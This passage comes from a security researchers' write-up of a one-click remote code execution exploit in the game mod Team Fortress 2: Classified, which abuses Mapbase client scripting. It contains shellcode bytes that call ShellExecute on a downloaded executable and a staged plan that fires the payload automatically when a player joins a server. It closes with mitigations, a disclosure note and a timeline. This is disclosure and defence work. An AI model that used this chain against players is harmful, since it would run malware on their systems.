	...
	virtual bool ReadFile( const char *pFileName, const char *pPath, CUtlBuffer &buf, int nMaxBytes, int nStartingByte, FSAllocFunc_t pfnAlloc ) = 0;
	virtual bool WriteFile( const char *pFileName, const char *pPath, CUtlBuffer &buf ) = 0;
};
namespace vgui
{

class ISystem : public IBaseInterface
{
public:
	...
	// use this with the "open" command to launch web browsers/explorer windows, eg. ShellExecute("open", "www.valvesoftware.com")
virtual void ShellExecute(const char *command, const char *file) = 0;
};

}
Luckily, the default interaction when opening .exes (ShellExecuteA is given the "open" argument) is to execute them, so this provided a fine path to running an executable.
You'll also notice the strange number of bytes we're taking from the stack: sub rsp, 0x64 # 0x78. This is because as it were, the stack is actually misaligned coming into the function, which was ending up crashing when down the line SSE instructions were used on stack addresses. Most SSE operations on memory have to be aligned to 16 byte addresses or else an exception occurs. To fix this, I simply nudged the operand by 0x14.
To insert this shellcode into the exploit script, I first assembled it, then copied the resulting bytes as calls to my NetMsg_WriteBytes wrapper, replacing every placeholder address like 0x0101010101010101 with the correct target pointers.
function NetMsg_WriteBytes(bytes)
{
	for (local i = 0; i < bytes.len(); i++)
		NetMsg.WriteByte(bytes[i])
}

// ...

NetMsg_WriteAddress(client_base + 0x1090EB0) // g_pVGuiSystem
NetMsg_WriteBytes([0x48, 0x8b, 0x09, 0x48, 0x8b, 0x01, 0x48, 0xba])
NetMsg_WriteAddress(client_base + 0xa5ad58) // "open"
NetMsg_WriteBytes([0x49, 0xb8])
NetMsg_WriteAddress(string_address) // ".\tf2classified\mario.exe"
NetMsg_WriteBytes([0xff, 0x50, 0x18, 0xcc])
6.3 Automation (ficool2)
So far we had always been testing the exploit by executing it manually from console via script_execute/script_execute_client. But to really make this a good exploit, we wanted to automate it so that the user would run the shellcode upon entering the server, with zero interaction.
From the previous section, we already had a payload that could run an executable from within a downloaded map file. Since the exploit revolves around an entity with a corrupted model, the blueprint became this:
- Detect when a player fully joins the server
- Spawn an entity with the crafted model
- Parent it to the player (to bypass the checks as described in Section 3.3)
- Run the client VScript
- Trigger the exploit with a packet update
I divided the exploit into 3 stages:
Stage 1 : Spawning the entity
VScript allows listening to "events" that occur in the world. In our case, player_activate is fired once a player connects fully. So in this event, I spawn a prop and set some properties to force networking, so the client always acknowledges its existence, and parent it to the player. I also used a trick to make the crafted model only be visible on the client and not the server (to prevent the server itself from getting corrupted).
Stage 2 : Client code
Once the player receives the entity, it's time to run the client code. A logic_script_client entity with our script assigns is run on the client. This has a small delay of 0.1 seconds to ensure it happens after the player received the entity we spawned in. Once the client code executes, the client base address is obtained, the netmsg buffer shellcode is setup, and the entity's virtual table is corrupted.
Stage 3 : Triggering the exploit
To trigger the exploit, the server needs to send any packet update on the entity. I simply set a pose parameter on the server to invoke this. Once the player receives the packet, assuming the exploit ran successfully, the payload will execute. The entity is then removed on the server to clean up the process.
7. Conclusions
Demonstration of a player joining a server running the malicious map, downloading it, and then being taken over by Mario with no interaction:
With the entire chain complete, we have achieved a one-click Remote Code Execution exploit in a multiplayer game. The player simply needs to join the server with the malicious map, or host it themselves, and upon loading the map, they will have malicious code run on their system.
Client VScript in Mapbase was initially designed for singleplayer mods where the game could already run whatever code it wanted, making exploits limited in value. However, when porting Mapbase to the TF2 SDK, they carelessly exposed many routines to the client scripting interface without proper oversight or review, leading to serious vulnerabilities of this nature that propagated to other mods using it like Team Fortress 2: Classified.
Exploits like this are exactly the reason that official multiplayer Valve games such as Team Fortress 2 are not receiving client scripting support. While we didn't have malicious intentions, if this exploit ended up in the wrong hands, it could have easily been used to attack users with malware, steal credentials, create botnets, etc.
How to stay safe?
For players:
- To be safe, you must use
-noscriptingin your launch options, unless the developers have patched the mod. If the mod uses Mapbase v8.0.1 or newer, the exploit is fixed.
For developers:
- Disable clientside scripting
- Apply the patch and recompile the game
- Upgrade to Mapbase version v8.0.1 or newer
As of writing this article, Team Fortress 2: Classified has released a patch for this exploit. However, we haven't researched what other mods use Mapbase and may still be vulnerable.
We have publicly released the exploit code showcased in the video on GitHub.
Thank you for reading our article. This is our first exploit of this magnitude and we are very proud of making it to this point.
-ficool2 & i686
8. Timeline
- 30/04: Discovered the MDL length bug in Mann Versus Zombies
- 01/05: Began planning the exploit with i686
- 02/05: Achieved information leak and client base address
- 06/05: Found NetMsg buffer for exploiting
- 07/05: Successful stack pivot at midnight
- 08/05: Called
VirtualProtect - 13/05: Shellcode execution of message box payload
- 14/05: Confirmed RCE on a friend's machine
- 15/05: Began this report
- 16/05: Disclosed to Blixibon (Mapbase creator)